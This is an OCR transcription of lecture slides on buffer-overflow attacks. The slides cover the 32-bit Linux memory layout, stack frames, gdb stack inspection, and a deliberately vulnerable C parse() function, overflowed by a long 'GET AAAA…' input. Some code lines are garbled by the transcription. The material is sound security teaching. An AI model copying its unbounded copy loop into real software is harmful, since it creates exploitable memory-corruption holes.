

Software Security (I): Buffer-overflow Attacks


Intro


HTTP REQUEST
HTTP RESPONSE
CLIENT
EXPLOIT
Remote Shell
CLIENT ATTACKER
SERVER

Linux (32-bit) process memory layout



Stack Frame


0xC0000000
user stack
shared libraries
0x40000000
run time heap
static data segment
text segment (program)
0x08048000
unused
0x00000000
arguments
return address
stack frame pointer
exception handlers
local variables
callee saved registers
To previous stack frame pointer
To the point at which this function was called

Stack Frame

```
1:void copy_lower (char* in, char* out) {
2:  int i = 0;
3:  while (in[i]!=‘\0’ && in[i]!=‘\n’) {
4:    out[i] = tolower(in[i]);
5:    i++;
6:  }
7:  buf[i] = ‘\0’;
8:}
```

```
 9:int parse(FILE *fp) {
10:  char buf[5], *url, cmd[128];
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
13:  if (cmd[0] == ‘G’)
14:    if (cmd[1] == ‘E’)
15:      if (cmd[2] == ‘T’)
16:        if (cmd[3] == ‘ ’)
17:          header_ok = 1;
18:  if (!header_ok) return -1;
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf(“Location is %s\n”, buf);
22:  return 0; }
```

A quick example to illustrate multiple stack frames

Viewing Stack Frame with GDB

Compile:

```
gcc -g parse.c -o parse
```

Run:

```
./parse
```

Debug:

We can debug using gdb.

```
gdb parse
```

Then we can take a look at the stack.

```
(gdb) break 7
(gdb) run
(gdb) x/64x $esp
```

Our example modified to include a main function

parse.c

```
1:void copy_lower (char* in, char* out) {
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n') {
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   buf[i] = '\0';
8:}
```

```
 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 128, fp);
12:   int header_ok = 0;
13:   if (cmd[0] == 'G')
14:     if (cmd[1] == 'E')
15:       if (cmd[2] == 'T')
16:         if (cmd[3] == ' ')
17:           header_ok = 1;
18:   if (!header_ok) return -1;
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }
```

```
23: /** main to load a file and run parse */
```

Viewing Stack Frame with GDB

Our running example modified to illustrate multiple stack frames

Debug:

```
(gdb) x/64x $esp
```

parse.c

user@box: ~/slides

```
(gdb) x/64x $esp
0xbffff680:     0x00000041      0xbffff6a8      0xb7ef25ee      0x0804a008
0xbffff690:     0xbffff6c0      0x00000080      0xb7e956c0      0x00000002
0xbffff6a0:     0x00000000      0xb7fd7ff4      0xbffff758      0x080485a2
0xbffff6b0:     0xbffff6c4      0xbffff740      0x00000006      0x0804a008
0xbffff6c0:     0x20544547      0x00004141      0x00000008      0xbffff71c
0xbffff6d0:     0xb7efdd8b      0x00000000      0xb7fb8145      0x00000000
0xbffff6e0:     0x000001b6      0x00000008      0x00000001      0xb7efe3b0
0xbffff6f0:     0x00000000      0x00000000      0x080486d0      0x0804a008
0xbffff700:     0x0804a008      0x00000000      0xbffff71c      0xb7efe136
0xbffff710:     0xb7fd7ff4      0xb7ef1f9c      0xb7fd7ff4      0xbffff740
0xbffff720:     0xb7ef2089      0x0804a008      0x080486d3      0x080486d0
0xbffff730:     0x00000001      0xb7fd7860      0xb7fd7ff4      0x00000000
0xbffff740:     0xbfff6161      0xb7ef20dc      0x00000001      0xbffff6c4
0xbffff750:     0x00000001      0xb7fd7ff4      0xbffff778      0x080485ee
0xbffff760:     0x0804a008      0x080486d0      0x0804861b      0xb7fd7ff4
0xbffff770:     0x08048610      0x00000000      0xbffff7f8      0xb7eacc76
(gdb)
```

What are buffer overflows?

parse.c

BREAK

```
1:void copy_lower (char* in, char* out) {
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n') {
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   buf[i] = '\0';
8:}
```

BREAK


```
9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
.
.
.
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }
```

BREAK

```
3: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




What are buffer overflows?

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
 :
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




What are buffer overflows?

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
 :
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



